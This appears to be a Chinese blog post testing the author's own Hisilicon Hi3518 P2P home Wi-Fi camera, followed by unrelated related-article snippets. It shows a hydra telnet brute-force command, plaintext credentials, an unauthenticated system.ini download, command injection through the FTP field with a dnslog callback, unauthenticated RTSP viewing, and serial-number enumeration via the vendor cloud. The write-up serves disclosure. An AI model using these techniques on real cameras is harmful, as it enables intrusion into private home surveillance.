家用WIFI网络摄像头(P2P)安全吗?记一次海思Hi3518方案摄像头的测试

海思HI3518E整体框架认识 1.HI3518E方案系统整体架构介绍 硬件上: -> HI3518E单芯片提供:CPU+DSP+内置64MB DDR + ETHERNET MAC。 -> 外置SPIFlash用来存放程序(uboot、kernel、rootfs、app)。 -> SDcard扩展提供用户数据区。 -> 板载ethernet PHY和USB HOST扩展WIFI提供联网能力。 -> sensor接口(并行数据通道+I2C控制通道)提供主板和sensor链接。 -> 串口作为 阅读详情

作者:中国移动云能力中心  ——严金华

概要:海思Hi3518方案摄像头存在多个高危漏洞,此产品较老,目前网络上只有少量此类摄像头存在

0x00背景

15年左右在淘宝买了一个无线网络摄像头,搬家之后一直放在杂物堆里,最近重新上电装在客厅准备监控一下入户门,连接摄像头需要IP和管理密码,时间太长密码早就不记得了。于是拿出Goby扫一下局域网,找一下IP地址,并且顺便做个简单的测试。Goby扫描结果显示 开启了 两个端口:

23端口,telnet服务

81端口,Web服务,摄像头的管理界面,需要HTTP验证,密码应该设置过,现在忘了

0x01 Telnet爆破

直接hydra爆破一下 telnet服务

hydra 192.168.1.147 telnet -l root -P p.txt -t 32 -s 23 -e ns -f -V

好家伙,密码123456成功登录,登陆之后随便找找,/tmp/web下有一些配置文件

/tmp/web # ls -la *ini
lrwxrwxrwx    1 root     0               25 Oct 27 02:11 factory.ini -> /system/param/factory.ini
lrwxrwxrwx    1 root     0               30 Oct 27 02:11 factoryparam.ini -> /system/param/factoryparam.ini
lrwxrwxrwx    1 root     0               23 Oct 27 02:11 network-b.ini -> /system/www/network.ini
lrwxrwxrwx    1 root     0               23 Oct 27 02:11 network.ini -> /system/www/network.ini
lrwxrwxrwx    1 root     0               22 Oct 27 02:11 system-b.ini -> /system/www/system.ini
lrwxrwxrwx    1 root     0               22 Oct 27 02:11 system.ini -> /system/www/system.ini
/tmp/web #

system.ini里面就明文存了Web登录密码等信息,如下图账号admin,密码zheshimima,用这个账号密码登录web页面就可以看到监控视频了

00000680: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000690: 61 64 6D 69 6E 00 00 00 00 00 00 00 00 00 00 00    admin...........
000006a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000006b0: 6F 70 65 6E 31 34 32 38 35 37 00 00 00 00 00 00    zheshimima......
000006c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000006d0: 03 01 0F 19 80 00 00 00 00 00 00 06 00 03 00 00    ................
000006e0: 00 80 7E 7E 76 01 00 00 01 14 1F 00 00 00 00 00    ..~~v...........
000006f0: 01 01 01 00 FF FF FF FF FF FF FF FF FF FF FF FF    ................
00000700: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ................
00000710: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ................
00000720: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ................
00000730: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ................
00000740: FF FF FF FF FF FF FF FF B9 03 CE 00 14 01 00 00    ........9.N.....
00000750: 6E 00 A2 04 14 01 00 00 00 00 00 00 00 00 00 00    n.".............
00000760: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000770: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................

顺便看看 /etc/passwd

root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

LSiuY7pOmZG2s是一个已知的弱口令hash,明文就是123456

0x02 Web端测试

这时候已经通过telnet掌握了这台摄像头的控制权了,但是如果telnet服务没开或者不是弱密码是否还有别的方法可以突破呢?继续挖掘下

浏览81端口web服务,这个设备支持两种验证模式

  • HTTP 验证,就是401验证
  • url后面加账号密码验证 (?loginuse=LOGIN&loginpas=PASS)

因为没有做密码重试次数的限制,也没有验证码,这两种方式都可以用Burp爆破

爆破不出来怎么办?继续往下看

无授权访问syetem.ini漏洞

正常访问下面的路径都提示需要账号密码

http://192.168.1.147:81/get_params.cgi

http://192.168.1.147:81/system.ini?

但是这里存在一个绕过。访问system.ini的时候 loginuse和loginpas传空j居然直接就把system.ini下载下来了

http://192.168.1.107:81/system.ini?loginuse&loginpas

下载到system.ini里面保存了明文的登录密码

远程命令执行漏洞

登录页面之后有一个功能是设置FTP服务器,摄像头可以定时把视频,照片上传到指定的FTP服务器上,可以填写一个IP或者域名,比如填写 `x.com, 设备就会去执行ftp x.com,这里存在一个命令执行漏洞

填写x.com; ping xxxxxxxx.dnslog.cn 可以在dnslog上看到回显

说明我们的命令执行了,此处可以开启telnet(假设telnetd关闭了)、修改root密码

未授权串流漏洞

也不需要不需要登录,直接用vlc打开 rtsp的串流地址就可以看到实时监控画面了

vlc rtsp://192.168.1.147:10554/tcp/av0_1

0x03 客户端测试

这个摄像头支持手机IOS,Android,PC客户端,和Web页面访问方式连接。其中Web端的攻击上文已经介绍过了,下面研究下客户端。

客户端连接方式

客户端可以在公网环境下访问到处于局域网内的监控,原理是通过一个中心服务器建立UDP隧道,原理和Zerotier是相似的。Zerotier的原理下次有机会讲。这个中心服务器由摄像头厂商提供,所以如果服务器挂了,客户端就无法工作了。客户端工作方式如图

使用一个唯一的序列号来区分摄像头,举例 “123456-ABCDE”,客户端首先请求服务器查询,123456-ABCDE的IP地址是多少,服务器会返回一个内网IP和一个公网IP出来,客户端在公网,会尝试访问摄像头的公网IP,一般情况下肯定连不上。然后服务端就和摄像头沟通,有个客户端想连你,但是连不上,建立一个udp隧道吧。

UDP隧道

UDP隧道的模型如下,其中cloud server在极端情况下会做中继转发客户端和摄像头之间的包;一般情况下服务器只是帮助客户端和摄像头之间建立udp隧道,客户端和摄像头之间通信可以在udp隧道下面实现P2P直连,这也是此类摄像头被叫做P2P的原因,这样直连正常情况下是可以跑满带宽的

[Android Application] <===UDP===> Cloud server <===UDP===> [Camera]

然后客户端使用udp隧道给摄像头发送HTTP请求,进行登录的验证

GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&

验证通过之后客户端就可以请求获取摄像的配置,看到监控画面,并且可以控制云台等

攻击方法

分析了之后,要知道攻击方法就非常简单了,只要访问厂商云服务器,提交某个序列号,服务就会返回摄像头的IP,然后就可以建立UDP连接,由于厂商服务器不保存摄像头的登录方式,所以不会在这个阶段之前进行校验摄像头密码,建立隧道之后可以爆破服务器密码,或者通过无授权访问system.ini获得账号密码。然后就不用再多说了吧。可以通过遍历序列号访问到任何一台摄像头(摄像头无需公网映射)

0x04 修复方案

这个方案摄像头毫无安全性可言,奉劝大家不要用了。如果实在想用,可以先把厂商服务器域名屏蔽了,禁止和厂商服务器建立任何链接,也就无法建立udp隧道了,但是这样客户端就不能用了。这样还是存在隐患,也没有其他更好的办法了,直接弃用才是正确方案

版权声明 (原创):本文内容由移动云用户自发贡献,版权归原作者所有,移动云开发者社区不拥有其著作权,亦不承担相应法律责任。如果您发现本社区有涉嫌抄袭的内容,可填写举报信息,一经查实,本社区将立刻删除涉嫌侵权内容。

Hi3518ev200:byun hawkeye刷机与配网 背景:从浩峰大佬那拿的boyun hawkeye互联网摄像机,听说是从闲鱼上淘的,被淘汰的产品;买来用来二次开发。 1)拆开外面的外壳,然后将串口线引出,接usb转ttl,usb供电,用xshell/SecureCRT登陆,波特率115200。 ![image-20210605174750306](https://img-blog.csdnimg.cn/img_convert/536030549413ad524fe6c64f13e017a6.png) 2)准备一个SD卡,格式化为FAT32,拷贝fir 阅读详情

相关推荐

hi3518e liteos5.2平台利用尚云API接口实现p2pmode 推视频流和音频流

1.在I:\hi3518ev200\liteos\Hi3518E_SDK_V5.0.5.0\mpp\sample\Makefile.param添加尚云的库文件libliteos_5.0.5.1.a,该推流库文件包含了一系列api函数,eg:Common:• PPCS_Initialize, PPCS_DeInitialize• PPCS_NetworkDetect• PPCS_NetworkDet...

c_L_j_的博客 3619

HI3518 CV100 远程监控云台摄像头拆解

2015年某款,因为接入了24V电源,还不知道接反了没有,导致烧毁电路板,有很重的焦臭味 1、全貌图 2、底盖(已烧黄) 3、底座电路板,主控芯片HI3518 CV100 4、底座电路板另一面 左上角电路板后面圆的是24BYJ48步进电机,电机的左下一点黑色糊状是烧毁的ULN2003芯片(负责左右巡航) 5、云台上面的摄像头座电路板和另一个负责上下巡航的24BYJ4...

brook0344的专栏 5410

海思H3518E视频输出VO

1.视频输出模块的位置 作用:主动从内存相应位置读取视频和图形数据,并通过相应的显示设备输出。 2.视频输出模块需要理清楚的概念。 高清和标清显示设备: -> SDK 将高清和标清显示设备分别标示为 DHDx 和 DSDx。(其中, x 为索引号,从 0开始取值,表示第几路高清/标清显示设备,例如第 0 路高清设备标示为 DHD0,第 0 路标清显示设备标示为 DSD0) -> 所有高清和标清显示设备又可分别简称为 HD和 SD 设备。 -> 高清设备上可能会同时绑定.

weixin_49303682的博客 1651

第一季3:HI3518E方案整体架构介绍(硬件和软件支持)

1、硬件(1)HI3518E单芯片提供:CPU + DSP + 内置64MB DDR + ETHERNET MAC。(2)外置SPIFlash用来存放程序(uboot、kernel、rootfs、app)。(3)SDcard扩展提供用户数据区。(4)板载ethernet PHY和USB HOST扩展WIFI提供联网能力。(5)sensor接口(并行数据通道+I2C控制通道)提供主板和sensor链......

主要记录嵌入式学习与开发过程。 5794

HI3518摄像头视频采集

HI3518摄像头视频采集,可用VLC作为客服端登陆,显示摄像头采集视频,把程序放到3518SDK MPP sample 直接MAKE编译,VLC播放路径为rtsp://摄像头ip

Hi3518 ISP工具使用

本文档是海思官方提供的Hi3518SDK图像质量调试工具指南,对于进行基于Hi3518开发的人员,主要辅助调试人员进行图像效果及差异化的调节。

HI3518EV200+AR0130+4G+服务器+PC+APP调试顺畅

HI3518EV200+AR0130+4G+流媒体服务器+PC+APP调试顺畅 视频清晰

heltron的专栏 5952

2022北京高考数学压轴题21题:Python暴力枚举验证k≥7的5种反例

本文探讨了2022北京高考数学压轴题21题的编程解法,通过Python暴力枚举验证k≥7的5种反例。文章详细介绍了m-连续可表数列的定义、问题转化与约束条件,并提供了暴力枚举算法设计和优化技巧,帮助读者理解如何用编程思维解决数学问题。

weixin_33552698的博客 232

EasyCamera摄像机配置

EasyCamera摄像机配置 EasyCamera目前支持的摄像机有GM8126、HI3518C/HI3518E两种方案的摄像机。下面我以HI3518C方案为例介绍摄像机的配置。 1、连接网络 将摄像机通过有线的方式连接到摄像机,路由器需要开启DHCP功能,给摄像机分配到IP地址(如果路由器没有开启DHCP功能,摄像机连接网线后,摄像机的默认IP就是192.168.1.88);

倦鸟归时 3643

AD5940阻抗测量开发板实战:从源码获取到工程调试全解析

本文详细解析了AD5940阻抗测量开发板的实战应用,从源码获取到工程调试的全过程。AD5940作为ADI公司的高精度阻抗测量前端芯片,适用于生物阻抗分析、电化学传感器等领域。文章提供了开发环境搭建、工程配置、常见问题排查及进阶调试技巧,帮助开发者快速掌握AD5940开发板的使用方法。

weixin_30919429的博客 212

实例讲解MOS管电源开关电路的软启动

1、控制电源开关的输入信号 Control 为低电平或高阻时,三极管Q2的基极被拉低到地,为低电平,Q2不导通,进而MOS管Q1的Vgs = 0,MOS管Q1不导通,+5V_OUT 无输出。此时将 Control 设为低电平,三极管Q2关闭,电容C1与G极相连端通过电阻R2放电,电压逐渐上升到5V,起到软关闭的效果。不过从作者的描述来看,只是电路参数有区别,能通过的电流、能承受的耐压等不一样,但是软启动的原理是一样的。从公式可以看出,当电容容量越大,电压越高,时间越短,电流就会越大,从而形成浪涌电流。

U_YAO的博客 2万+

HI3518E网络摄像机应用于智能车门遥控(RF发射,315接收,手机APP)

我公司新一代产品网络摄像机适用于仓库门的录像遥控! 实现手机APP观看仓库,手机APP一键打开关闭仓库门!

heltron的专栏 3439

从硬件到软件:TSMaster报文过滤全链路配置指南(含同星设备适配)

本文详细介绍了TSMaster平台下CAN/LIN/FlexRay总线的报文过滤全链路配置指南,特别针对同星TC1016等硬件的兼容性进行实战演示。从硬件层预过滤到软件层可编程过滤,提供五维过滤体系构建方法,帮助工程师提升车载诊断与总线分析效率。重点解析混合总线过滤策略优化及诊断场景下的特殊过滤方案。

tensorflowjs6的博客 401

海思芯片资料,Hi3518A处理器参数说明

Hi3518A作为新一代HD IP摄像机SOC,集成新一代ISP,优化后的编码前图像处理算法和新一代H.264编码器,同时采用先进低功耗工艺和内部的低功耗架构设计,这一切将使得Hi3518A在低码率,高图像质量,低功耗方面持续引领行业水平。创新性的硬件支持90度/270度旋转功能和镜头几何校正功能,可以满足监控应用的各种场景需求。Hi3518A还全格式支持3A算法,客户可以基于此实现包含一体机机芯...

szx940213的博客 8620

SPSS新手教程—两步聚类之结果解读

在《详解SPSS两步聚类之参数设置》一文中,我们已经了解了两步聚类的优点、分析原理,以及参数设置的技巧。 在本节中,会对IBM SPSS Statistics聚类后的结果进行解读,其中会涉及到最终聚类的结果、聚类的质量、变量重要性、聚类特征的解读。 如图1所示,我们先来回顾下本例数据在参数设置面板中的详细设置。 图1:二阶聚类设置 一、数值结果 根据上述参数设置,得到如下的数值分析结果。 首先看到自动聚类结果,如图2所示为聚类的透视表结果,展示了不同聚类数目下的BIC、BIC变化量、BIC变

nekonekoboom的博客 3万+

新手避坑指南:HT7036计量芯片SPI读取电压的完整流程(从复位到校准)

本文详细介绍了HT7036计量芯片的SPI读取电压完整流程,从硬件准备到校准设置,重点解析了复位引脚处理、SPI通信配置、芯片初始化及数据处理等关键步骤。针对常见问题如晶振焊接、SPI时序错误等提供实用解决方案,帮助开发者高效完成电压测量与校准。

weixin_30070339的博客 326

为HI3518EV200开发板下载程序

下载固件有两种方法 1. tftp 1.1 win7运行TFTP服务器 win7运行tftpd32,只要运行了这个文件,就建立起了TFTP服务器,根目录是程序目录。同时默认端口是69。 新建一个文本文档进行测试。命名为readme.txt,向里面添加内容:hello 1.2 局域网内的ubuntu电脑测试 sudo apt install tftp 连接TFTP服务器 tftp 192.168.1.101 69 并用get readme.txt下载TFTP服务器下的文件。 .

迷宫中的我 1641

基于matlab的LFM脉冲压缩仿真

传统雷达测距是通过发射点频脉冲串实现的,通过发射脉冲与回波的时延确定目标的距离。此类方法易于实现,对接收机的要求较低。一般要获取更好的距离分辨力,需要增加发射信号的带宽,对于点频脉冲信号即需要减小发射脉冲宽度;而为获取更大的探测距离,提升雷达威力,则需要发射更大占空比的脉冲串。由于点频信号的时宽带宽积约等于1,因此不能同时增加信号的时宽和带宽。若要保持距离分辨力,增大占空比就需要减少雷达的脉冲重复周期(PRT)。这样会减小雷达的无模糊探测距离,也会造成目标回波频繁被遮挡,损失雷达威力。

平时工作较为繁忙,私信消息一般晚上回复,谢谢大家~~ 1769

HarmonyOS Hi3518系列 环境篇②——HiTool工具烧写运行

HarmonyOS Hi3518系列 环境篇②——HiTool工具烧写运行

4929

华为OD新系统机试真题-文章特征提取

华为OD机试新系统真题 【文章特征提取】,提供C语言、Java、C++、Python、Go、JavaScript源码实现,并提供完整思路讲解,以及在线OJ模拟做题。华为OD新系统机试真题【文章特征提取】

qq_45776114的博客 729

霍尼韦尔SoftMaster使用说明

霍尼韦尔SoftMaster使用说明

鸿蒙IPC摄像机,【鸿蒙HarmonyOS HiSpark IPC DIY Camera】hi3518-wifi的配置与使用

主 要是修改和3518相关的wpa_supplicant.conf hostapd.conf 两个文件,对wifi相关的ssid、passwd等进行配置【编译生成wifi可执行文件】 请参考以下示例代码编译可执行程序wpa_supplicant:(SDK里面有这些代码,不做修改)路径 ./applications/sample/camera/communication/wpa_supplica...

weixin_39619170的博客 817

Devexpress16.2.6破解工具

Devexpress16.2.6破解工具Devexpress16.2.6破解工具Devexpress16.2.6破解工具Devexpress16.2.6破解工具

Hi3518EV300开发板快速入门教程

直到全部编译成功,说明环境没问题了,但是不要去烧写这一步编译出来的固件,因为这个固件是官方的,是个高度阉割版本的固件,除了可以把soc 跑起来,什么其他的功能都没有,烧到开发板里面很多外设都驱动不了,不适合开发板,之所以做这一步纯粹是为了验证你的环境是否已经OK。5.1 推荐使用win7和win10作为host,win11兼容性不好,不推荐使用。5.6 设置boot的环境变量,上一步中,升级完成之后,第一次重新上电,系统会进入boot,不会自动跳到kernel加载,需要设置环境变量,执行如下命令。

xilinfanzi的专栏 2533

IDEA的使用指南

IDEA基于java的使用手册,可以最快速的上手,在使用中不断的丰富自己的使用技巧.

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

HI3518E网络摄像机烟雾探测报警智能家居的使用(手机APP,RF,红外,家电控制)

公司推出了基于海思3518E带RF的网络摄像机,可以监测厨房,探测烟雾,提供手机报警!

heltron的专栏 2754

11 海思Hi3518E移植WIFI驱动(AP模式)

1 修改USB WIFI驱动 mt7601u驱动源码下载:https://www.mediatek.com/products/broadbandWifi/mt7610u 也可以到我的网盘下载: 链接:https://pan.baidu.com/s/1GRyqlmyxpgj7zLfvlVQKsQ 提取码:gqr0 (1)include/rtmp_def.h中1627行左右,修改网络名始终...

QtHalcon 9697

【第一季】全面认识海思HI3518E方案和SDK环境搭建

文章内容来自朱有鹏的《朱老师物联网大讲堂》的嵌入式企业级项目–海思HI3518E方案视频编解码传输深度学习,转载请注明出处 目录视频设备开发的技术流HI3518E方案系统整体架构介绍 视频设备开发的技术流 1、视频从产生到被消费的整个流程 (1)基本认知:视频是由单帧图像以每秒x帧的速率连续组成的,单帧图像类似位图。 (2)原始视频产生:镜头和sensor(镜头把光线都聚集到sensor上,sensor把光信号转换成模拟电信号,由内部集成的AD转换器转换成二进制数列) (3)图像处理:ISP(ima.

big_C的博客 5980

Hi3518 网络监控SOC芯片规格参数

Hi3518网络监控SOC芯片视频编解码 处理器内核● ARM926@ 440MHz,16KB I-Cache ,16KB D-Cache视频编码● H.264 Main Profile Level4.0● H.264Baseline● MJPEG/JPEG Baseline编码视频编码处理性能● H.264编码可支持最大分辨率为2M P...

anwu0979的博客 1006
上一篇: ingress-nginx controller负载组件安装及调试,试点云安全中心产品k8s服务灰度发布
下一篇: 浏览器指纹的生成
云开发者联盟
博客等级 码龄5年 546粉丝 93原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值